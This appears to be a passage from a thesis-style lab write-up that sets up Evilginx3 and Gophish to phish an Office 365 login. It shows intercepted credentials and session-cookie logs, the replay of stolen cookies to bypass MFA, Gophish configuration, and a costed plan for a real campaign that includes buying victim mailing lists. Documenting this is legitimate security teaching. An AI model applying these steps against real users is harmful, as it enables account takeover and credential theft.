
where the multifactor authentication step is shown.

Also at this stage we have also to show the **MFA** notification which was sent both on our phone and login device:


Login Device:



Phone:




And this is our last page before logging in.




At this stage we should know that we have successfully reversed proxied and intercepted the **o365** login by bypassing the **MFA** requirement and obtaining the victims credentials and the sign in token, this can be also identified on the following screenshot from the tool itself.

```
: lures get-url 0
https://login.evilgophish.xyz/LlzTGHCK
[17:13:46] [+++] [0] detected authorization URL - cookie tokens intercepted: /landingv2
[17:14:09] [+++] [0] Username: [vahramtest23@gmail.com]
[17:14:39] [+++] [0] Username: [vahramtest23@gmail.com]
[17:14:39] [+++] [0] Username: [vahramtest23@gmail.com]
[17:16:22] [+++] [0] detected authorization URL - cookie tokens intercepted: /landingv2
[17:16:25] [+++] [0] detected authorization URL - cookie tokens intercepted: /landingv2
:
```


and then we have to add with the extension off cookieEditor all the cookies (the intercepted token):



And we press the green button, at this stage if we reload the browser we will have successfully sign in as the **victim** user




11. Evilginx3 mechanism

Well at this point where the actual phishing engagement was successfully concluded, we should also explain in detail the way that **Evilginx3** manages to intercept the victim's session cookie. However in order to perfectly understand the mechanism of evilginx we should first of all understand what exactly **Man-In-The-Midle-Phishing** reflects.

Explanation:

Man-in-the-Middle (MitM) phishing is a sophisticated active attack technique where an attacker intercepts the communication between a user and a legitimate service to steal sensitive information. Unlike traditional phishing, where the victim is tricked into entering their credentials on a fake login page, MitM phishing involves an intermediary that captures the data exchanged between the victim and the real service. This allows attackers to bypass advanced security measures, including two-factor authentication (2FA).

Sample screenshot:



Furthermore to understand even better the **MitM** phishing engagement we can also compare it with the traditional phishing mechanism.

Traditional Phishing Mechanism:

- **Mechanism:** In traditional phishing, attackers create a fake website that mimics a legitimate service (e.g., a bank or email provider). They trick victims into entering their credentials on this fake site.
- **Limitations:** Traditional phishing is limited by the ability to capture only what the user directly inputs. If the target has 2FA enabled, the attacker still needs the second authentication factor to gain full access.

MiTM Phishing Engagement:

- **Mechanism:** MitM phishing uses an intermediary server to intercept and relay communication between the victim and the legitimate service. The attacker captures not only the user's credentials but also authentication tokens and session cookies.
- **Advantages:** By capturing session tokens and cookies, attackers can bypass 2FA and gain persistent access to the victim's account without needing the second factor.

12. Gophish setup

At this point we have successfully described and explained the overall set up, engagement, and the mechanism of **Evilginx** and the process operation of **MiTM** attack, however at the beginning of this thesis it was said that the framework itself consist of 2 different tools, both the **Evilginx3** and the **Gophish** so we will also explain the exact configuration that we need in order to use the **Gophish** tool also, though it should be taken into consideration that if we want an actual sending domain which is going to send phishing engagements it should be a matured one which meets the demanding requirements of a legitimate domain mail account in order to actually be able to sent the lures and phishing mails, however because the limited time that we are provided we won't be able to mature our mail domain that is going to be used as a **sending profile** to actually be able to initiate an authentic phishing campaigns with the **lures** that we produced through **Evilginx3**. On the other hand we will explain how to set up and configure the tool (**Gophish**) for practical reasons.

Setup:


Well at the begging of the thesis it was said that the **setup.sh** would automate all the installation and the configuration of the tools, so in this way we can jump a number of stages and proceed faster to the completion of the procedure, at this point we should first of all make the make a change to the config file. We need to change the admin server listen URL from **127.0.0.1:3333** to **0.0.0.0:3333** so that we can access the admin page from any IP address. Once complete make sure to save changes.

As shown to the screenshot below:

```
{
  "admin_server": {
    "listen_url": "0.0.0.0:3333",
    "use_tls": true,
    "cert_path": "gophish_admin.crt",
    "key_path": "gophish_admin.key",
    "trusted_origins": []
  },
  "phish_server": {
    "listen_url": "0.0.0.0:80",
    "use_tls": false,
    "cert_path": "example.crt",
    "key_path": "example.key"
  },
  "db_name": "sqlite3",
  "db_path": "gophish.db",
  "migrations_prefix": "db/db_",
  "contact_address": "",
  "logging": {
    "filename": "",
    "level": ""
  }
}
```

With all of that done we are ready to execute the gophish binary using **sudo ./gophish** Once running, we should use the public ip address of our **DigitalOcean** instance and **port 3333**

(ex. <https://ipaddress:3333>). We should make sure to include the **https://**. The password can be found in the terminal. We have to reset the password when you login the first time.




```
OK 20190105192341_0.8.0_rbac.sql
OK 20191104103306_0.9.0_create_webhooks.sql
OK 20200116000000_0.9.0_imap.sql
OK 20200619000000_0.11.0_password_policy.sql
OK 20200730000000_0.11.0_imap_ignore_cert_errors.sql
OK 20200914000000_0.11.0_last_login.sql
OK 20201201000000_0.11.0_account_locked.sql
OK 20220321133237_0.4.1_envelope_sender.sql
time="2024-01-19T16:10:30Z" level=info msg="Please login with the username admin and the password
time="2024-01-19T16:10:30Z" level=info msg="Creating new self-signed certificates for administration interface"
time="2024-01-19T16:10:30Z" level=info msg="TLS Certificate Generation complete"
time="2024-01-19T16:10:30Z" level=info msg="Starting admin server at https://0.0.0.0:3333"
time="2024-01-19T16:10:30Z" level=info msg="Background Worker Started Successfully - Waiting for Campaigns"
time="2024-01-19T16:10:30Z" level=info msg="Starting IMAP monitor manager"
time="2024-01-19T16:10:30Z" level=info msg="Starting new IMAP monitor for user admin"
time="2024-01-19T16:10:30Z" level=info msg="Starting phishing server at http://0.0.0.0:80"
2024/01/19 16:11:51 http: TLS handshake error from 4444: EOF
2024/01/19 16:12:02 http: TLS handshake error from 50047: remote error: tls: unknown certificate
2024/01/19 16:12:02 http: TLS handshake error from 50061: remote error: tls: unknown certificate
2024/01/19 16:12:02 http: TLS handshake error from 50064: remote error: tls: unknown certificate
2024/01/19 16:12:02 http: TLS handshake error from 50062: remote error: tls: unknown certificate
2024/01/19 16:12:05 http: TLS handshake error from 50067: remote error: tls: unknown certificate
2024/01/19 16:12:05 http: TLS handshake error from 50068: remote error: tls: unknown certificate
2024/01/19 16:12:05 http: TLS handshake error from 50066: remote error: tls: unknown certificate
```

At this point our server is up and running. Now we will just need to configure it to be able to send emails.


The First time we navigate to the **GoPhish** login page, we will need to check your server to get the default password. It is randomly generated, so the only way to get it is to check the terminal.

```
time="2024-01-30T17:55:08Z" level=info msg="Please login with the username admin and the password b6cfa84bdb424ba1"
time="2024-01-30T17:55:08Z" level=info msg="Creating new self-signed certificates for administration interface"
time="2024-01-30T17:55:08Z" level=info msg="TLS Certificate Generation complete"
time="2024-01-30T17:55:08Z" level=info msg="Starting admin server at https://0.0.0.0:3333"
time="2024-01-30T17:55:08Z" level=info msg="Background Worker Started Successfully - Waiting for Campaigns"
time="2024-01-30T17:55:08Z" level=info msg="Starting IMAP monitor manager"
time="2024-01-30T17:55:08Z" level=info msg="Starting new IMAP monitor for user admin"
time="2024-01-30T17:55:08Z" level=info msg="Starting phishing server at http://0.0.0.0:80"
```



We make sure we put in the **https** or else it will send as an **http** request and not let us login. We'll also receive a certificate error that we can ignore. Upon our first login, it'll make us change the password.

In order to send emails, we will need to create a sending profile. So, select **sending profiles** on the left hand column, then select the new profile button:



Since we will be using a gmail account, there is some additional setup we need to do with the gmail account that we will be using. First we will need to enable **2FA** on the google account. Then we will need to create an app password. To find App passwords in the Google Security settings, I had to search for it. Once there we will generate a password for GoPhish to use in order to send emails. One very important thing to remember is that we need to copy the password that is generated, as once we close the screen we won't be able to retrieve it again.

← App passwords

App passwords help you sign into your Google Account on older apps and services that don't support modern security standards.

App passwords are less secure than using up-to-date apps and services that use modern security standards. Before you create an app password, you should check to see if your app needs this in order to sign in.

[Learn more](#)

You don't have any app passwords.

To create a new app specific password, type a name for it below...

App name
GoPhishTuT

Create

Then we should also configure the following test attempt to make sure that our sending profile is configured correctly. Further details can be found below:

New Sending Profile



Name:

Gophish test gmail

Interface Type:

SMTP

SMTP From:

██████████@gmail.com

Host:

smtp.gmail.com:465

Username:

██████████@gmail.com



Password:

.....

Ignore Certificate Errors

Email Headers:

X-Custom-Header

{{.URL}}-gophish


+ Add Custom Header

Then we should also select and add an receiver email account to check if the mail is being delivered successfully.

Send Test Email ×

Send Test Email to:

Im spotted [REDACTED]@gmail.com test

Cancel 


As we can see the email is sent successfully

□ ☆ [REDACTED] Default Email from Gophish - It works! This is an email letting you know that your gophish configuration was successful. Here are the details: Who you sent from: [REDACTED]@gmail.c...

However there are also further details that we should take into consideration if we actually want to engage an actual phishing attempt, but because we do not have the required time and we should also spend an amount of money that is not capable of doing so at the moment we will limit our lab at this point, for example the mailing list of the victims should be bought from websites that contain either lists of actual mails or also lists of company mails. On the other hand we will provide a detailed approximated cost of an actual phishing engagement.

13. Total approximate cost of an actual phishing campaign.

- First of all, if we want to calculate the amount that was spent in order to find out the total cost of an actual phishing campaign we must follow all the aforementioned steps that were described before. Therefore we should start from the beginning where we had to set up our **DigitalOcean** server, in our case the cost was calculated by each day since the day that the instance of the server was created. So the cost by the day is **0.07\$/day** regarding the configurations and the setting that i had chosen, the configuration of my server was not from the cheapest plan (in order not to be slow), so the cost of the server could have also been cheaper.
- The next step where there was a need to spend an amount of money of course is the part where I bought the domain name that was used for the lab, well... In my case the cost was **5\$**, however it should be take into consideration the fact that the cost of the domains can vary regarding the similarity of the domain we want to buy compared with the similarity of the one that we want to reverse proxy, so let's find an actual example of the **office.com** (this is the domain which we reversed proxied). I am going to provide the possibilities below...



The screenshot shows a search interface for domains. At the top, a search bar contains 'office.xyz'. Below it, three domain options are listed:

Domain	Price	Renewal Price	Label
office.xyz	€3,061.13		PREMIUM
office.inc	€1,897.90	Renews at €1,224.45/yr	PREMIUM
office.art	€278.56	Renews at €21.43/yr	PREMIUM

And many more which of course are more expensive. For the case of our cost calculation we will consider the cheapest of all, **office.art** with the cost of **278.56\$**

- Another part that we should also calculate and is considered expensive also is the mailing list of the victims, well in this case there are a number of subcategories that we should also consider. First of all we should know that the cost of a mail list is estimated on **CPM** (cost per mile).
 - A simple list of mails should cost between **100\$** and **400\$ CPM**
 - A business mail list costs quite more, it starts from **600\$ CPM** and way higher from **1000\$ CPM**, in this subcategory we should be aware that the cost of the mailing list is relevant with the significance of the roles of whom the mails are listed.

- Please note that the reported details were obtained from an article called **Active Campaign**. Article's link: <https://www.activecampaign.com/blog/how-much-do-email-marketing-lists-cost>
- Furthermore we will also need an **SMTP** which is going to help with our phishing campaigns in order not to be blocked or even flagged our mail as malicious. So for our reason a cheap choice with a capability of **10000 mails/month** and a cost of **16.80\$/month** is the **Postmark**, i will provide a screenshot below.

Calculation of Total Cost

Server/Month	$30 * 0,07 = 2.1 \$$
Domain Name	278.56 \$
Average Cost of Mail List	500 \$
SMTP/Month	16.80 \$

	SUM
Total Cost	797.46 \$